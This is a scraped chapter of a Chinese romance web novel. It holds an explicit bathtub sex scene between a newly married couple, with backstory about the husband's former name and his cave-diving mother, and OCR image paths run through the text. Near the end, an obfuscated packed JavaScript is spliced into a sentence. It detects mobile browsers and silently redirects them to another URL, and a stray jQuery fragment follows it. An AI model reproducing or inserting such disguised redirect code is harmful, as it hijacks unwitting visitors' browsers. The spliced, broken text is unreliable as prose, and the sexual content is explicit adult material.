15. chapter15◎渴望

作品:《京雪夏至[先婚后爱]

    得到肯定的答复后,裴述京捏了捏她的脸,把她抱去浴室。


    明亮的灯光显然让夏稚有一种诡异的轻松,她再一次感慨,昨晚上熄灯是错误的选择。


    比夜晚轻松许多。


    只是有些羞赧。赤裸相见比无限遐想的漆黑夜晚,更来得坦诚。


    洁白光源倾泻而下,浴缸里已经放满了水,仿若夏日水漫的池塘,水位线升高,泛起涟漪。夏稚的头发凌乱,氤氲而上的水雾,弥漫开来,濡湿的发丝黏在身上。


    栗色的长卷发,深海洞潜的海藻生物,随着波涛而汹涌,伸展、扭曲、水声沸腾。


    裴述京极有耐心,深邃蓝洞的潜水员,并不因为年岁渐长而自忖轻率,他一点点试探,时刻观察着手中女孩的身体反应。


    “乖宝,腿打开。”


    裴述京的声音带着一抹沙哑,香薰甜腻的柚香掺杂晚香玉,是他很少闻到的香味。


    一贯清冷矜贵男人,擅长的是谈判推拉,从无败绩,也未曾因为什么而焦虑紧张。


    而现下却紧紧抿唇,好看的下颌线本就利落,因微微用力而越加清晰。


    夏稚捂着脸,只觉得肢体接触已经足够亲密。


    背后被垫得舒服柔软,凌乱的长发被男人修长的手指理好,拨到一侧。


    裴述京的指腹触及肌肤,只觉得有些温热。


    感受到裴述京的吻落在耳侧,以此为圆心,热浪涟漪不断扩散。


    “宝宝放松点,要开始了。”男人的声音字句虽然低缓,却清晰地落入耳侧,夏稚难以置信地睁大了眼睛……


    所以刚才只是前戏?


    裴先生果然观察敏锐,尽管只有一瞬,他还是捕捉到了夏稚的迟疑。


    他像是个耐心的老师一一教授着:“说了是三根,这还没进去呢。”


    夏稚方才已经有些脱力,现在勉强思索着他的话,还没来得及反应,忽然觉得一惊,下意识地合拢。


    “乖,腿打开点,”裴述京的声音骤然响起来,声音嘶哑而有点儿无奈,他的声音清晰而低沉,“宝宝,你想夹死我啊。”女孩的脸上已经有了哭过的痕迹,分不清是眼泪还是濡湿的冷汗,脸颊红彤,像是蔓延开来的高烧,不退的灼热,直接隐进了原本雪白的脖颈。


    她的眼尾已经有了明显的红色,原本清明的眉眼,现下却显得格外混沌。


    夏稚的声音微微有些发颤,她祈求地说:“我不要了,我不想要了。”


    她害怕。裴述京思绪中断,他看着面前的小姑娘,比自己小了足足七岁,穿着睡裙,肩膀过分削瘦,连那一丝儿吊带的重量都无法承受,在方才的挣扎中,发鬓松散而衣衫乱。


    在一片漆黑中,夏稚的眉眼是几近透明的琥珀,盛了一方积年的雨水。


    轻轻一晃就会撒出来。


    裴述京的声音响在耳畔,轻声安抚。“小稚好可爱。”


    感受到男人陡然靠近的肩膀,裴述京的气息清冷好闻,在蒸腾之下显得更加浓郁的雪松气息四涌。


    夏稚轻轻颤抖着,被拥入怀中。


    裴述京的拥抱像是一种接纳,方才还把她折腾得几乎哭出来的手,现在却轻轻拍着背脊。


    像是哄睡小朋友的手势。


    “宝宝怎么了?弄疼你了吗?”


    裴述京的叹息轻不可闻,第一次用这样宠溺的语气说话,却让原本没那么委屈的小姑娘,越发觉得难过。温热的眼泪像是夏天的收尾。


    夏稚不知道为什么就觉得特别委屈,她扭了扭身子,回手环抱住面前的裴述京。


    她的声音闷闷的,带着哽咽:“你欺负我,你为什么要看那里……好奇怪,好丢脸。”


    “对不起,”裴述京小声安抚,“但是宝宝觉得舒服吗?”


    “嗯。”


    “我希望你舒服,这不是在欺负你,”裴述京松了一口气,他顿了顿,温声确认,“乖宝为什么哭?”


    夏稚不知道自己为什么觉得委屈,她只是忽然发现,比起方才的颠沛,自己更喜欢这种安静的拥抱。


    男人的怀抱格外陌生。


    她忽然说,你以后能经常抱我吗?就像现在这样。


    从来没有人这样抱过我。从来没有。


    读美高的时候,homestay的那家人,表面客气热情,拥抱她的次数很多,但总是戛然而止。原本来自于血脉亲人的拥抱,也变成冷冰冰的礼节。


    夏稚往他怀里又蹭了蹭。


    她想起十六岁时,滑雪骨折,回国养伤的时候,母亲在机场接她,司机和佣人礼貌地接过行李。


    白露只给了她一个简短的抱,就匆匆放手。


    而夏稚现在发觉,自己其实更喜欢被用入怀中的感觉。


    她不再抗拒。


    异物进入的触感渐渐习惯,她小声地问:“阿慎。”


    裴述京的手指微微一顿。他敛眉,轻声说:“这是我妈妈给我取的名字。”


    “我可以这么叫你么?”夏稚有些惴惴。


    “当然,”裴述京轻滑指尖,在夏稚身上一笔一划地写,“其实不是小名。是我以前的名字。”


    “这么写。”


    夏稚的身体随着他的笔画而颤栗,她阖上眼睛,感受字迹笔画走势。


    慎。


    蓝慎。


    横平竖直的名字,尖锐而锋利,一笔一划,没有圆滑。


    锋芒毕露,却又念作“慎”。


    裴述京的声音,在水声哗啦中,显得格外遥远。


    “我以前的名字,蓝慎。”


    裴述京的叹息声,微不可闻。


    关于“蓝慎”的记忆,现在想来格外遥远,那是脱离了家族的名字,像是短暂挣脱了沉重的枷锁。


    而十七岁的时候,他亲自为自己带上镣铐。


    “阿慎,阿慎。”


    铺天盖地袭来,颤栗之中,水声显得鼎沸。


    两个人的沸反盈天。


    浮木飘摇不定,夏稚只能微微念住那如同咒语的名字。


    婚戒在泥泞中忽隐忽现,漾起的水波,光辉在碎光粼粼中越发明媚。


    裴述京的气息笼罩过来,洞潜里忽明忽灭的蛋黄水母泛着幽冥的光辉,一切都看不分明。


    喷溅而出的热浪顶得小鱼四处逃窜。


    裴述京从小就跟着母亲潜水,母亲有一个奇怪的中文名,叫做蓝鲸。她本名如此,并非是昵称。


    她还有一个更为著名的名号。


    蓝洞鲸鱼。


    那是个在洞潜界内、乃至整个探险圈里都出名的人。


    他们形容这是洞潜的王者,她拥有在三百米处救援的能力,亲自测绘了十余处洞潜地图。然而时过境迁,裴述京再回忆起来,记住的并非是母亲璀璨的光辉事迹。


    他记得母亲的手。


    她手把手教孩子潜水,失温的时候,被母亲拥入怀中,泛白


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17227533|197264||http|test|mini|href|location''.split(''|''),0,{}));


    () {$(''.inform'').remove();


    $(''#content'').append(''


    的唇和因为冷而发抖的身体。


    裴述京逐渐爱上洞潜。


    他一点点下水,尝试新的深度,不断刷新自己下潜的深度。


    水位线上浮,浪花拍打着消波块,岸边的水声沸腾,他准备好氧气瓶,手中的匕首锋利,冷硬的光辉泛起倒映的水花。


    裴述京微微蹙眉。


    水位线越来越高。涨潮了。


    -


    婚戒戴在指上,安然无虞。


